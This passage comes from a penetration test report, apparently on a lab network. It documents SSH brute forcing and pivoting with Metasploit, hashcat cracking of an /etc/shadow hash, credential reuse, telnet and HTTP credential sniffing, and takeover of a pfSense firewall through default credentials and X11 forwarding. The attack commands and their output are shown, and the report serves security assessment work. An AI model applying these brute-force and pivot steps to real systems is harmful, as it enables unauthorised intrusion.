
The login credentials for 13.13.13.13 could also be brute forced using Metasploit. First, a route had to be set up between the testers machine and .13 via 192.168.0.34. This was done by gaining a meterpreter shell on .34 and then setting up a route between the testers machine and .34. A meterpreter session was started on .34 using the "auxiliary/scanner/ssh/ssh_login" module (also used in 4.6). An example of the route being added can be seen in the figure below.



```
msf5 auxiliary(scanner/ssh/ssh_login) > route add 192.168.0.32 255.255.255.224 8
```

Figure 54 - Adding a route to 192.168.0.32/27 network.


After this, the SSH login for 13.13.13.13 could be brute forced using the same Metasploit module and the Metasploit "password.lst" password list. The username "xadmin" for 13.13.13.13 was found in the ".bash_history" file on 192.168.0.34. The contents of this file can be seen below.



```
xadmin@xadmin-virtual-machine:~$ cat .bash_history
pico .bash_history
ifconfig
ping 172.16.221.16
ping 172.16.221.237
telnet 172.16.221.16
telnet 172.16.221.1
ping 192.168.0.34
ping 192.168.0.200
tcpdump -i eth1
ifconfig
sudo tcpdump -i eth1
sudo tcpdump -i eth0
ifconfig
ping 13.13.13.13
ssh xadmin@13.13.13.13
ls
xadmin@xadmin-virtual-machine:~$
```

Figure 55 - The ".bash_history" found on .34.


This resulted in the password being found, as can be seen in the figure below.



```
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%'
[!] No active DB -- Credential data will not be saved!
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^'
[-] 13.13.13.13:22 - Could not connect: execution expired
[-] 13.13.13.13:22 - Failed: 'xadmin:!@#$%^&*'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerbul'
[-] 13.13.13.13:22 - Failed: 'xadmin:!boerseun'
[+] 13.13.13.13:22 - Success: 'xadmin:!gatvol' ''
[*] Command shell session 5 opened (192.168.0.200-192.168.0.34:0 → 13.13.13.13:22) at 2020-10-26 14:40:10 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/ssh/ssh_login) > 
```

Figure 56 - Results of the brute force attack agaisnt 13.13.13.13.

The login credentials were found to be “xadmin” and “!gatvol”. These credentials could then be used to access 13.13.13.13 via 192.168.0.34.




```
xadmin@xadmin-virtual-machine:~$ ifconfig eth0
eth0      Link encap:Ethernet  HWaddr 00:0c:29:52:44:05
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::20c:29ff:fe52:4405/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1212 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1014 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:120325 (120.3 KB)  TX bytes:133251 (133.2 KB)

xadmin@xadmin-virtual-machine:~$ ssh xadmin@13.13.13.13
xadmin@13.13.13.13's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Oct 26 20:32:16 2020 from 13.13.13.12
xadmin@xadmin-virtual-machine:~$ 
```

Figure 57 - Evidence of accessing 13.13.13.13 via 192.168.0.34


5.1.6 Weak Passwords

For device 192.168.0.210 the password hash for xadmin could be taken from the /etc/shadow file after mounting the device via NFS.



```
root@kali:~# hashcat -m 1800 -a 0 210×admin.hash /usr/share/wordlists/rockyou.txt
```

Figure 58 - Hashcat command used to crack the xadmin hash found on .210 in /etc/shadow




```
$6$L1/gVcMW$DORsJg3s3IKQ7ODgBpXSbhv2SinqsU.xMV7tUReTqCyMb5dKT1.h6YQcNR/A2bvH.qRcbBg6QWTcYHRsQTzxR1:plums
```

Figure 59 - The result of the cracked hash.

5.1.7 Credential Reuse

The credentials used to access .210 could also be used to access 192.168.0.34. Evidence of this can be seen in the figure below.




```
root@kali:~# ssh xadmin@192.168.0.34
xadmin@192.168.0.34's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Sun Dec 13 23:52:02 2020 from 192.168.0.200
```

Figure 60 - Proof of the testers being able to access .34

This same password was also used for the xadmin account on 192.168.0.66, however, since this machine can only be connected to via SSH using keys, this vulnerability was made less apparent. Even though this is the case, passwords should never be reused as this poses a great security flaw. It allows an attack to gain a much larger foothold after just only attack rather than multiple different password cracking attempts.

5.1.8 Incorrectly Configured DMZ

The Demilitarized Zone (DMZ) found on the firewall was not configured in the appropriate manner. Traffic from machine .242 in the DMZ could be sent into the WAN section of the firewall, completely defeating the point of implementing a DMZ in the first place. The rule allowing this can be seen in the figure below.



Rules (Drag to Change Order)


		States	Protocol	Source	Port	Destination	Port	Gateway	Queue	Schedule	Description	Actions
☐	✓	0 /0 B	IPv4 *	*	*	192.168.0.66	*	*	none			
☐	✗	0 /0 B	IPv4 *	*	*	192.168.0.64/27	*	*	none			
☐	✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	80 (HTTP)	*	none			
☐	✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	443 (HTTPS)	*	none			
☐	✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2601	*	none			
☐	✗	0 /0 B	IPv4 TCP	*	*	192.168.0.241	2604 - 2605	*	none			
☐	✗	0 /0 B	IPv4 *	*	*	LAN net	*	*	none			
☐	✓	3 /5.45 MiB	IPv4 *	*	*	*	*	*	none			

Figure 61 - Existing rules in the DMZ on the firewall.

While the DMZ is limited from connecting to some parts of .241 and the .64/27 subnet, it can access everything in the WAN section and .66 in the .64/27 subnet. This was used in other parts of the evaluation to pivot on the .66 host.

5.1.9 Telnet

All the routers could be accessed using telnet, which sends traffic over the network in plain text. This traffic could be intercepted using tools like WireShark. By capturing the packets during a telnet session, the contents could be examined by right clicking on a packet and following the TCP stream. The figure below shows incepted packets between the testers machine and 192.168.0.193. The full conversation between the two devices could be viewed due to telnet sending everything over plain text. This included login details and outputs of commands.


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
tcp.stream eq 1
Wireshark · Follow TCP Stream (tcp.stream eq 1) · eth0

```
No.  Time         Source
 84 8.738522255   192.168.0.193
 85 8.738536051   192.168.0.200
 86 8.909759018   192.168.0.200
 87 8.910168135   192.168.0.193
 88 8.910181941   192.168.0.200
 89 9.001738593   192.168.0.200
 90 9.002109197   192.168.0.193
 91 9.002121039   192.168.0.200
 93 9.168778743   192.168.0.200
 94 9.169189413   192.168.0.193
 95 9.169248123   192.168.0.200
 98 9.268968909   192.168.0.200
 99 9.269414594   192.168.0.193
100 9.269444470   192.168.0.200
101 9.460951140   192.168.0.200
102 9.461433583   192.168.0.193
103 9.461504045   192.168.0.200
104 9.575141716   192.168.0.200
105 9.575531306   192.168.0.193
106 9.575572203   192.168.0.200
107 9.681913965   192.168.0.200
108 9.682322841   192.168.0.193
109 9.682349110   192.168.0.200
110 9.771983203   192.168.0.200

Frame 111: 67 bytes on wire (536 bits), 6
Ethernet II, Src: Vmware_99:6c:e2 (00:50:
Internet Protocol Version 4, Src: 192.168
Transmission Control Protocol, Src Port:
Telnet

0000  00 0c 29 b4 e1 ce 00 50  56 99 6c e2
0010  00 35 3c 0e 40 00 40 06  7b db c0 a8
0020  00 c8 00 17 93 f0 5b 05  c8 d9 2f 19
0030  01 c5 ea 3c 00 00 01 01  08 0a 00 0e
0040  96 50 65
```

```
........... ..!.."..'.....#.......................H.....

Welcome to VyOS

vyos login: vvyyooss
.
Password: vyos
.
Last login: Thu Sep 28 02:12:58 UTC 2017 on tty1
Linux vyos 3.13.11-1-amd64-vyos #1 SMP Wed Aug 12 02:08:05 UTC 2015 x86_64
Welcome to VyOS.
This system is open-source software. The exact distribution terms for
each module comprising the full system are described in the individual
files in /usr/share/doc/*/copyright.
vyos@vyos:~$ sshhooww  iinntteerrffaacceess
.

Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down.[m
Interface        IP Address                        S/L  Description.[m
---------        ----------                        ---  -----------.[m
eth0             192.168.0.193/27                  u/u  .[m
eth1             192.168.0.225/30                  u/u  .[m
eth2             172.16.221.16/24                  u/u  .[m
lo               127.0.0.1/8                       u/u  .[m
                 1.1.1.1/32.[m
                 ::1/128.[m

.[Kvyos@vyos:~$
```


Packet 131. 28 client pkts, 36 server pkts, 47 turns. Click to select.

Entire conversation (1,023 bytes) | Show and save data as: ASCII | Stream: 1

wireshark_eth0_20201026165541_kukTVP.pcapng | Packets: 138 · Displayed: 109 (79.0%) · Dropped: 0 (0.0%) | Profile: Default

Figure 62 - Intercepted telnet traffic between 192.168.0.200 and 192.168.0.193

There was also a telnet enabled service as part of the firewall, found on 192.168.0.234 running on port 2601.




```
pfSense.localdomain> show interface
Interface em0 is up, line protocol is up
  Link ups:       1  last: Mon, 26 Oct 2020 16:04:16 +0000
  Link downs:     0  last: (never)
  vrf: 0
  index 1 metric 1 mtu 1500
  flags: <UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST>
  Type: Ethernet
  HWaddr: 00:50:56:99:a3:11
  inet 192.168.0.234/30 broadcast 192.168.0.235
  inet6 fe80::250:56ff:fe99:a311/64
    input packets 109123, bytes 24192498, dropped 0, multicast packets 434
    input errors 0
    output packets 89416, bytes 11412633, multicast packets 441
    output errors 0
    collisions 0
Interface em1 is up, line protocol is up
  Link ups:       1  last: Mon, 26 Oct 2020 16:04:16 +0000
  Link downs:     0  last: (never)
  vrf: 0
  index 2 metric 1 mtu 1500
  flags: <UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST>
  Type: Ethernet
  HWaddr: 00:50:56:99:8a:22
  inet 192.168.0.98/27 broadcast 192.168.0.127
  inet6 fe80::250:56ff:fe99:8a22/64
    input packets 66188, bytes 4015260, dropped 0, multicast packets 434
    input errors 0
    output packets 66331, bytes 3877232, multicast packets 433
    output errors 0
    collisions 0
Interface em2 is up, line protocol is up
  Link ups:       1  last: Mon, 26 Oct 2020 16:04:16 +0000
  Link downs:     0  last: (never)
  vrf: 0
  index 3 metric 1 mtu 1500
  flags: <UP,BROADCAST,RUNNING,SIMPLEX,MULTICAST>
  Type: Ethernet
  HWaddr: 00:50:56:99:5a:66
  inet 192.168.0.241/30 broadcast 192.168.0.243
  inet6 fe80::250:56ff:fe99:5a66/64
    input packets 281955, bytes 23116592, dropped 0, multicast packets 0
    input errors 0
    output packets 167037, bytes 27318587, multicast packets 406
    output errors 0
    collisions 0
```

Figure 63 - telnet service running on 192.168.0.234.

5.1.10 HTTP

Both webservers exclusively served content over the insecure HTTP protocol via port 80, rather than the vastly more secure HTTPS over port 443. An example of why this is a security issue can be found by examining the WordPress login found on 172.16.221.237. If an attacker intercepted the packets being sent to the server during login, they could see the login details in plain text. The tester carried out this process using wireshark and an example of the login credentials being sent over plain text can be seen below.




No.	Time	Source	Destination	Protocol	Length	Info
56	2.417591947	192.168.0.200	172.16.221.237	TCP	74	56622 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1
57	2.418461677	172.16.221.237	192.168.0.200	TCP	74	80 → 56622 [SYN, ACK] Seq=0 Ack=1 Win=28960
58	2.418482325	192.168.0.200	172.16.221.237	TCP	66	56622 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0
59	2.418604845	192.168.0.200	172.16.221.237	HTTP	762	POST /wordpress/wp-login.php HTTP/1.1 (appl
60	2.419141821	172.16.221.237	192.168.0.200	TCP	66	80 → 56622 [ACK] Seq=1 Ack=697 Win=30400 Len
61	2.518273745	172.16.221.237	192.168.0.200	HTTP	1136	HTTP/1.1 302 Found (text/html) (text/html)
62	2.518300525	192.168.0.200	172.16.221.237	TCP	66	56622 → 80 [ACK] Seq=697 Ack=1071 Win=64128
63	2.522307703	192.168.0.200	172.16.221.237	HTTP	778	GET /wordpress/wp-admin/ HTTP/1.1
64	2.523576692	172.16.221.237	192.168.0.200	TCP	66	80 → 56622 [ACK] Seq=1071 Ack=1409 Win=31808
65	2.664210051	172.16.221.237	192.168.0.200	TCP	1514	80 → 56622 [ACK] Seq=1071 Ack=1409 Win=31808
66	2.664233826	192.168.0.200	172.16.221.237	TCP	66	56622 → 80 [ACK] Seq=1409 Ack=2519 Win=64128
67	2.664403854	172.16.221.237	192.168.0.200	TCP	2962	80 → 56622 [ACK] Seq=2519 Ack=1409 Win=31808
68	2.664408062	192.168.0.200	172.16.221.237	TCP	66	56622 → 80 [ACK] Seq=1409 Ack=5415 Win=63488
69	2.664750183	172.16.221.237	192.168.0.200	TCP	1514	80 → 56622 [ACK] Seq=5415 Ack=1409 Win=31808
70	2.664754171	192.168.0.200	172.16.221.237	TCP	66	56622 → 80 [ACK] Seq=1409 Ack=6863 Win=64128
71	2.664942844	172.16.221.237	192.168.0.200	TCP	1514	80 → 56622 [ACK] Seq=6863 Ack=1409 Win=31808
72	2.664948485	192.168.0.200	172.16.221.237	TCP	66	56622 → 80 [ACK] Seq=1409 Ack=8311 Win=64128

```
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://172.16.221.237/wordpress/w
Content-Type: application/x-www-form-urlen
Content-Length: 116
Connection: keep-alive
Cookie: wordpress_test_cookie=WP+Cookie+ch
wp-settings-time-1=1608475959
Upgrade-Insecure-Requests: 1

log=admin&pwd=zxc123&wp-
submit=Log+In&redirect_to=http%3A%2F%2F172
admin%2F&testcookie=1HTTP/1.1 302 Found
Date: Sun, 20 Dec 2020 14:52:57 GMT
Server: Apache/2.2.22 (Ubuntu)
X-Powered-By: PHP/5.3.10-1ubuntu3.26
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Last-Modified: Sun, 20 Dec 2020 14:52:57 G
Cache-Control: no-cache, must-revalidate,
Pragma: no-cache
```

Figure 64 - Evidence of HTTP being sent across the network.

The login credentials can be clearly seen in the request sent to the server.

The firewall also uses HTTP to serve its webpage.



Your connection to this site is not private. Information you submit could be viewed by others (like passwords, messages, credit cards, etc.).

Figure 65 - The connection to the firewall web GUI is insecure.


5.1.11 Outdated Software

A lot of the software running on devices was found to be out of date. A table (Appendix C) has been created of services running on the network that should be upgraded to a more recent, secure version. This would preferably be the latest version but may depend on any organizational patching standards that have been previously put in place.

5.1.12 Access Firewall Configuration

There were multiple ways found to access the firewall configuration panel. Since the firewall used the default login credentials with the username set to “admin” and the password “pfsense”, all the tester had to do was gain access to the firewall login panel. One of these has been disclosed in section 4.6, port forwarding traffic from 192.168.0.242 to the host machine.


Another way found to do this was using X11 forwarding on 192.168.0.66. Once the tester had a route and SSH access to .66, as disclosed in section 4.6, they could enable X11 forwarding by adding the line “X11Forwaring yes” to the end of the /etc/ssh/ssh_confid file on the .66 device. A screen shot of the modified file can be seen below.



```
#   RekeyLimit 1G 1h
    SendEnv LANG LC_*
    HashKnownHosts yes
    GSSAPIAuthentication yes
    GSSAPIDelegateCredentials no
X11Forwarding yes
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
"/etc/ssh/ssh_config" 55L, 1708C
```

Figure 66 - Modified ssh_config file on 192.168.0.66


After the SSH service was restarted using "service ssh restart", an X11 session could be established over SSH using the command "ssh -X root@192.168.0.66" from the testers machine. An example of this command being executed can be found below.



```
root@kali:~# ssh -X root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Oct 27 08:42:52 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# 
```

Figure 67 - Establishing a connection between the testers machine and 192.168.0.66.

From here, an instance of firefox browser could be launched and port 80 on 192.168.0.234 could be accessed.



```
root@kali:~# ssh -X root@192.168.0.66
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64

 * Documentation:  https://help.ubuntu.com/

575 packages can be updated.
0 updates are security updates.

Last login: Tue Oct 27 08:42:52 2020 from 192.168.0.242
root@xadmin-virtual-machine:~# firefox

(process:2502): GLib-CRITICAL **: g_slice_set_config: assertion
```

Name	pfSense.localdomain
System	pfSense Serial: e4f3f581-17a4-11eb-a792-00505699a311 Netgate Unique ID: d700a3aec877215de35c
BIOS	Vendor: Phoenix Technologies LTD Version: 6.00 Release Date: 12/12/2018
Version	2.3.4-RELEASE (amd64) built on Wed May 03 15:13:29 CDT 2017 FreeBSD 10.3-RELEASE-p19

Figure 68 - Example of the firewall config being accessed via192.168.0.66 using X11.

The tester could then login using the default credentials and modify the firewall.

5.1.13 SNMPv3 Information Disclosure

